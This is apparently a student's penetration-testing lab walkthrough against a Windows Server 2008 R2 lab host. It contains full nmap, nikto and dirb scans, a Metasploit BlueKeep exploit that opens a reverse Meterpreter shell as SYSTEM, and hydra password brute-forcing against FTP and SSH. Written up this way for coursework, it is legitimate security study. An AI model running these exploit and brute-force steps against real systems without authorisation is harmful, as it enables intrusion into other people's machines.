Tel-Aldruhn Walkthrough

Target: 192.168.2.9

Kali: 10.8.0.131

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.9 -oN smol
- sudo nmap -Pn -sV -A -p- 192.168.2.9 -oN med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.10 -oA large

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -T5 -p- 192.168.2.9 -oN smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 21:52 EDT
Nmap scan report for 192.168.2.9
Host is up (0.018s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 67.23 seconds
```

Turns out this scan was actually wrong, I find that out later on

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ sudo nmap -Pn -sV -A -p- 192.168.2.9 -oN med
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 21:55 EDT
Nmap scan report for 192.168.2.9
Host is up (0.019s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                Bitvise WinSSHD 8.43 (FlowSsh 8.43; protocol 2.0; non-commercial use)
| ssh-hostkey:
|   3072 49:99:d9:14:2b:bc:cf:8c:b6:3d:2b:06:6b:3a:3a:6b (RSA)
|_  384 16:a3:d7:70:be:07:c5:f1:27:b8:98:08:98:ac:d6:a6 (ECDSA)
80/tcp   open  http               Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
135/tcp  open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: MORROWIND-NORTH
|   NetBIOS_Domain_Name: MORROWIND-NORTH
|   NetBIOS_Computer_Name: TEL-ALDRUHN
|   DNS_Domain_Name: Morrowind-North.province
|   DNS_Computer_Name: Tel-Aldruhn.Morrowind-North.province
|   DNS_Tree_Name: Morrowind-North.province
|   Product_Version: 6.1.7601
|_  System_Time: 2022-10-25T02:02:07+00:00
|_ssl-date: 2022-10-25T02:02:33+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=Tel-Aldruhn.Morrowind-North.province
| Not valid before: 2022-10-24T01:48:16
|_Not valid after:  2023-04-25T01:48:16
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (89%), Microsoft Windows Server 2008 (89%), Microso
ft Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 or Windows 8 (89%), Microsoft Windows 7 SP1 (
89%), Microsoft Windows Embedded Standard 7 (89%), Microsoft Windows 8.1 Update 1 (89%), Microsoft Windows 8.1
R1 (89%), Microsoft Windows Phone 7.5 or 8.0 (89%), Microsoft Windows 7 or Windows Server 2008 R2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   18.25 ms 10.8.0.1
2   18.51 ms 192.168.2.9
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- nikto -h 192.168.2.9
- dirb http://192.168.2.9

Neither of these turned up anything

From our med scan 89% chance it is:

- Microsoft Windows Server 2008 R2

Since it is a windows machine I checked for eternal blue, but it is not vulnerable (also smb was not available…). I've recently learned of a new windows exploit for windows 2008 R2 called blue keep, perhaps this is vulnerable since port 3389 is open (ssl)

- search bluekeep
- use 1
- set rhosts 192.168.2.9
- set lhost 10.8.0.131
- set target 2
- run

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.2.9:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.2.9:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.2.9:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_
T120 channel.
[*] 192.168.2.9:3389      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120
channel.
[*] 192.168.2.9:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel co
unt 1.
[!] 192.168.2.9:3389 - ←————————— | Entering Danger Zone | —————————→
[*] 192.168.2.9:3389 - Surfing channels ...
[*] 192.168.2.9:3389 - Lobbing eggs ...
[*] 192.168.2.9:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.2.9:3389 - ←————————— | Leaving Danger Zone | —————————→
[*] Sending stage (200774 bytes) to 192.168.2.9
[*] Meterpreter session 2 opened (10.8.0.131:4444 → 192.168.2.9:49205) at 2022-10-25 01:40:10 -0400

meterpreter > shell
Process 2256 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Success!

But we want more ways to exploit it…

Navigating to the web page did not display anything useful

- http://192.168.2.9

Since the nmap results did not show much from the tcp ports I will try a UDP scan

- sudo nmap -sU -T5 -p- -Pn 192.168.2.9 -oN udpMed

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ sudo nmap -sU -T5 -p- -Pn 192.168.2.9 -oN udpMed
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-29 23:36 EDT
Nmap scan report for 192.168.2.9
Host is up.
Skipping host 192.168.2.9 due to host timeout
Nmap done: 1 IP address (1 host up) scanned in 900.35 seconds

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ sudo nmap -sU -T5 192.168.2.9 -oN udpMed
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 00:38 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.68 seconds

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ ping 192.168.2.9
PING 192.168.2.9 (192.168.2.9) 56(84) bytes of data.
^C
--- 192.168.2.9 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms


┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ sudo nmap -T5 -Pn 192.168.2.9
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 00:55 EDT
Nmap scan report for 192.168.2.9
Host is up (0.012s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```


No luck with the UDP scans so I decide to do another regular nmap scan to check the tcp services and it turns out FTP is available……..

There is also a rdp service on port 3389
https://book.hacktricks.xyz/network-services-pentesting/pentesting-rdp

I'll try FTP

- ftp 192.168.2.9
- anonymous/anonymous

FTP is not available as anonymous



I'll check the remote desktop

- rdesktop 192.168.2.9

We discover a user using remote desktop

User: kali

I'll try to login to the ssh server and ftp server as kali/kali

- ftp 192.168.2.9
- kali/kali
- ssh kali@192.168.2.9
- kali

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ ftp 192.168.2.9
Connected to 192.168.2.9.
220 Microsoft FTP Service
Name (192.168.2.9:kali): kali
331 Password required for kali.
Password:
530 User cannot log in.
ftp: Login failed
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ ssh kali@192.168.2.9
The authenticity of host '192.168.2.9 (192.168.2.9)' can't be established.
ECDSA key fingerprint is SHA256:OTx+2g1hVt5+flucC355LsxCIPA0Zx5arCaTZskd7Tg.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.9' (ECDSA) to the list of known hosts.
kali@192.168.2.9's password:
Permission denied, please try again.
kali@192.168.2.9's password:
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

No luck with either but now that we have a username we may be able to brute force ssh using hydra or ncrack

- hydra -l kali -P /home/kali/rockyou.txt 192.168.2.9 ssh -t 4 -o hydraOutput.txt

I received an error that the ssh socket was not available so tried ftp

- hydra -l kali -P /home/kali/rockyou.txt 192.168.2.9 ftp -t 4 -o hydraOutput.txt

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ hydra -l kali -P /home/kali/rockyou.txt 192.168.2.9 ssh -o hydraOutput.txt -t 4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-30 01:04:07
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries
per task
[DATA] attacking ssh://192.168.2.9:22/
[ERROR] could not connect to ssh://192.168.2.9:22 - Socket error: disconnected

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ hydra -l kali -P /home/kali/rockyou.txt 192.168.2.9 ftp -o hydraOutput.txt                    255 ✗
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-30 01:04:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
 per task
[DATA] attacking ftp://192.168.2.9:21/
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

I think it is safe to say the ftp server won't be cracked in this way

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ hydra -l kali -P /home/kali/rockyou.txt 192.168.2.9 ftp -o hydraOutput.txt                    255 ✗
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-30 01:04:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
 per task
[DATA] attacking ftp://192.168.2.9:21/
[STATUS] 3852.00 tries/min, 3852 tries in 00:01h, 14340547 to do in 62:03h, 16 active
[STATUS] 4025.67 tries/min, 12077 tries in 00:03h, 14332322 to do in 59:21h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$
```

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

We'll reset the machine and try to brute force ssh again
Didn't work as it does not allow password authentication

I've forgotten to use dirb and nikto on the http server, since we have a user this could be useful.

- dirb http://192.168.2.9
- nikto -h 192.168.2.9

No luck with either

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ dirb http://192.168.2.9

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct 30 01:17:04 2022
URL_BASE: http://192.168.2.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.9/ ----

-----------------
END_TIME: Sun Oct 30 01:17:52 2022
DOWNLOADED: 4612 - FOUND: 0
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ nikto -h 192.168.2.9
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.2.9
+ Target Hostname:    192.168.2.9
+ Target Port:        80
+ Start Time:         2022-10-30 01:17:10 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
 the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /: Appears to be a default IIS 7 install.
+ 7915 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2022-10-30 01:18:38 (GMT-4) (88 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

I decided to do the one for all scan

- sudo nmap -Pn -T5 -script="vuln and not dos" 192.168.2.9

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$ sudo nmap -Pn -T5 -script="vuln and not dos" 192.168.2.9
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 02:11 EDT
Nmap scan report for 192.168.2.9
Host is up (0.0063s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 139.58 seconds
zsh: segmentation fault  sudo nmap -Pn -T5 -script="vuln and not dos" 192.168.2.9

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Aldruhn_192.168.2.9]
└─$
```

No luck, I've exhausted most options now I'm unsure where else to enumerate besides trying to brute force the remote desktop session